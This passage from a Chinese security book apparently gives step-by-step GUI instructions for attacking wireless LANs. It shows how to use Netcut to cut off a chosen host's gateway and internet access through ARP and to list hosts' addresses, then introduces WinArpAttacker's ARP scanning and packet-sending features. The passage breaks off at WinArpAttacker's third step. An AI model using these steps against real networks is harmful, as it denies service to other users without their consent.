选择“共享设置”选项卡，在其中可设置最大线程数、搜索共享时的顺带搜索项目等属性，如下图所示。



如果成功注册后，就可以使用大范围搜索功能来搜索任意范围的计算机名、工作组、MAC地址及共享资源等。

14.3　无线局域网的攻击




黑客可以利用专门的工具来攻击整个无线局域网，例如使无线局域网中两台计算机的IP地址发生冲突，从而导致其中的一台计算机无法上网。本节将介绍几款常见的局域网攻击工具的使用方法。

14.3.1　网络剪刀手Netcut

网络剪切手Netcut是一款网管必备工具，可以使无线局域网中任何主机断开网络连接。利用ARP协议，同时也可以看到无线局域网内所有主机的IP地址。还可以控制本网段内任意主机对外网的访问，随意开启或关闭其Internet访问权限，而访问内部LAN其他机器不存在任何问题。


该工具的具体使用步骤如下：

Step 01 下载并安装网络剪刀手Netcut，然后双击其快捷图标，即可打开Netcut主窗口。软件会自动搜索当前网段内的所有主机的IP地址、计算机名以及各自对应的MAC地址，如下图所示。




Step 02 单击“选择网卡”按钮，打开“选择网卡”对话框，在其中可以选择搜索计算机及发送数据包所使用的网卡，如下图所示。






Step 03 在网络剪刀手中还可以开启或关闭无线局域网内任意主机对网关的访问。在扫描出的主机列表中选中IP地址为192.168.0.8的主机后，单击“切断”按钮，即可看到该主机的“开/关”状态已经变为“关”，此时该主机不能访问网关，也不能打开网页，如下图所示。




Step 04 再次选中IP地址为192.168.0.8的主机后，单击“恢复”按钮，即可看到该主机的“开/关”状态又重新变为“开”，此时该主机可以访问Internet网络，如下图所示。




Step 05 如果无线局域网中主机太多，可以使用该工具提供的查找功能，快速查看某个主机的信息。在Netcut主窗口中单击“查找”按钮，即可打开“查找”对话框，如下图所示。




Step 06 在其中的文本框中输入要查找主机的某个信息，这里输入的是IP地址，然后单击“查找”按钮，即可在Netcut主窗口中快速找到IP地址为192.168.0.8的主机信息，如下图所示。



Step 07 利用网络剪刀手的打印表功能即可查看无线局域网中所有主机的信息。在Netcut主窗口中单击“打印表”按钮，即可打开“地址表”对话框，在其中即可看到所在无线局域网中所有主机的MAC地址、IP地址、用户名等信息，如下图所示。



Step 08 在网络剪刀手工具中还可以将某个主机的IP地址设置成网关IP地址。在Netcut主窗口中选择某台主机后，单击 << 按钮，将该IP地址添加到“网关IP”列表中，如下图所示。




14.3.2 WinArpAttacker


WinArpAttacker是一款功能强大的无线局域网软件，利用该工具可以实现对ARP机器列表扫描；对ARP攻击、主机状态、本地ARP表发生变化等进行检测；检测其他机器的ARP监听攻击，并自动恢复正确的ARP表；把ARP数据包保存到文件；发送手工定制ARP包等。但是该工具是基于Winpcap软件, 所以在运行前必须先安装Winpcap软件。

使用WinArpAttacker工具的具体操作步骤如下：


Step 01 下载WinArpAttacker软件，双击其中的“WinArpAttacker.exe”程序，即可打开“WinArpAttacker”主窗口，如下图所示。



Step 02 选择“扫描”→“高级”菜单项，即可打开“扫描”对话框，从中可以看出有“扫描主机”“扫描网段”“多网段扫描”等3种扫描方式，如下图所示。




Step 03 